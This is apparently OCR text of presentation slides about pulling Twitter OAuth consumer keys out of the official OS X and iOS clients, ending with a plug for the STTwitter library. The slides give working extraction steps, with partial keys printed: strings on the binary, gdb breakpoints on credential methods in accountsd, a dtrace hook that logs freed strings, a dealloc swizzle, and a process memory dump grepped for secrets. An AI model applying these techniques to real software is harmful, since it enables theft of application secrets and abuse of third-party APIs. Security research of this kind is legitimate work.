

```
$ strings /Applications/Twitter.app/ \
          Contents/MacOS/Twitter


3rJOl1ODzm9yZy63FACdg
5jPo**********************************
```

Test the Tokens

```
#!/usr/bin/env python

import tweepy

CONSUMER_KEY = '3rJOl1ODzm9yZy63FACdg'
CONSUMER_SECRET = '5jPo**********************************'

auth = tweepy.OAuthHandler(CONSUMER_KEY, CONSUMER_SECRET)
auth_url = auth.get_authorization_url()
print "Please authorize:", auth_url

verifier = raw_input('PIN: ').strip()
auth.get_access_token(verifier)

print "ACCESS_KEY:", auth.access_token.key
print "ACCESS_SECRET:", auth.access_token.secret
```

demo

A. dump the strings



B. dump functions return values

/usr/bin/gdb


```
$ gdb attach <PID of OS X accountsd>

(gdb) b -[OACredential consumerKey]
(gdb) finish
(gdb) po $rax
tXvOrlJDmLnTfiUqJ3Kuw

(gdb) b -[OACredential consumerSecret]
(gdb) finish
(gdb) po $rax
AWcB*****************************************
```

/usr/bin/gdb

```
$ gdb attach <PID of iPhoneSimulator accountsd>

(gdb) b -[OACredential consumerKey]
(gdb) finish
(gdb) po (int*)$eax
WXZE9QillkIZpTANgLNT9g

(gdb) b -[OACredential consumerSecret]
(gdb) finish
(gdb) po (int*)$eax
Aau5**********************************
```

demo

A. dump the strings



B. dump functions return values

C. dump deallocated pointers

Logging Freed Strings


```
$ sudo dtrace -n 'pid$target::free:entry { \
  printf("%s", arg0 != NULL ? \
                copyinstr(arg0) : \
                "<NULL>"); }' -p 10123
```

Objective-C Variant

```
@implementation NSString (XX)
+ (void)load {
    Swizzle([NSString class],
    @selector(dealloc),
    @selector(my_dealloc));
}
- (void)my_dealloc {
    NSLog(@"%@", self);
    [self my_dealloc];
}
@end
```


```
(gdb) p (char)[[NSBundle bundleWithPath:
  @"/Library/Frameworks/XX.framework"] load]
```

A. dump the strings



B. dump functions return values

C. dump deallocated pointers




D. dump the whole process memory

Dumping Process Memory


```
# from Mac OS X Internals by Amit Singh
$ sudo ./gcore64 -c /tmp/dump.bin 4149

# remove Mach-O magic header
$ printf '\x00\x00\x00\x00' | \
  dd conv=notrunc of=/tmp/dump.bin

$ strings dump.bin | \
  sort -u > /tmp/dump.txt

# key=consumerSecret&
$ egrep "[a-zA-Z0-9]{20}&$" /tmp/dump.txt
```

A. dump the strings



B. dump functions return values

C. dump deallocated pointers



D. dump the whole process memory


E. search Google / pastebin / GitHub

Agenda

1. Twitter
2. OAuth
3. Ripping Consumer Tokens
4. **iOS / OS X + STTwitter**
5. Discussion


OS X Twitter Credentials

Accounts.framework


can use OS X consumer tokens
can use custom consumer tokens
can use "app only" authentication
STTwitterAPIWrapper
+ twitterAPIWith...
- getHomeTimeline
- postStatus
STTwitterOAuthProtocol
STOAuthOSX
STTwitterOAuth
STTwitterAppOnly
STHTTPRequest
STTwitter
Accounts.framework
Social.framework

Fork me on GitHub

STTwitter




https://github.com/nst/STTwitter

demo from 37.31517, 141.02580

to be integrated into Adium

Fork me on GitHub

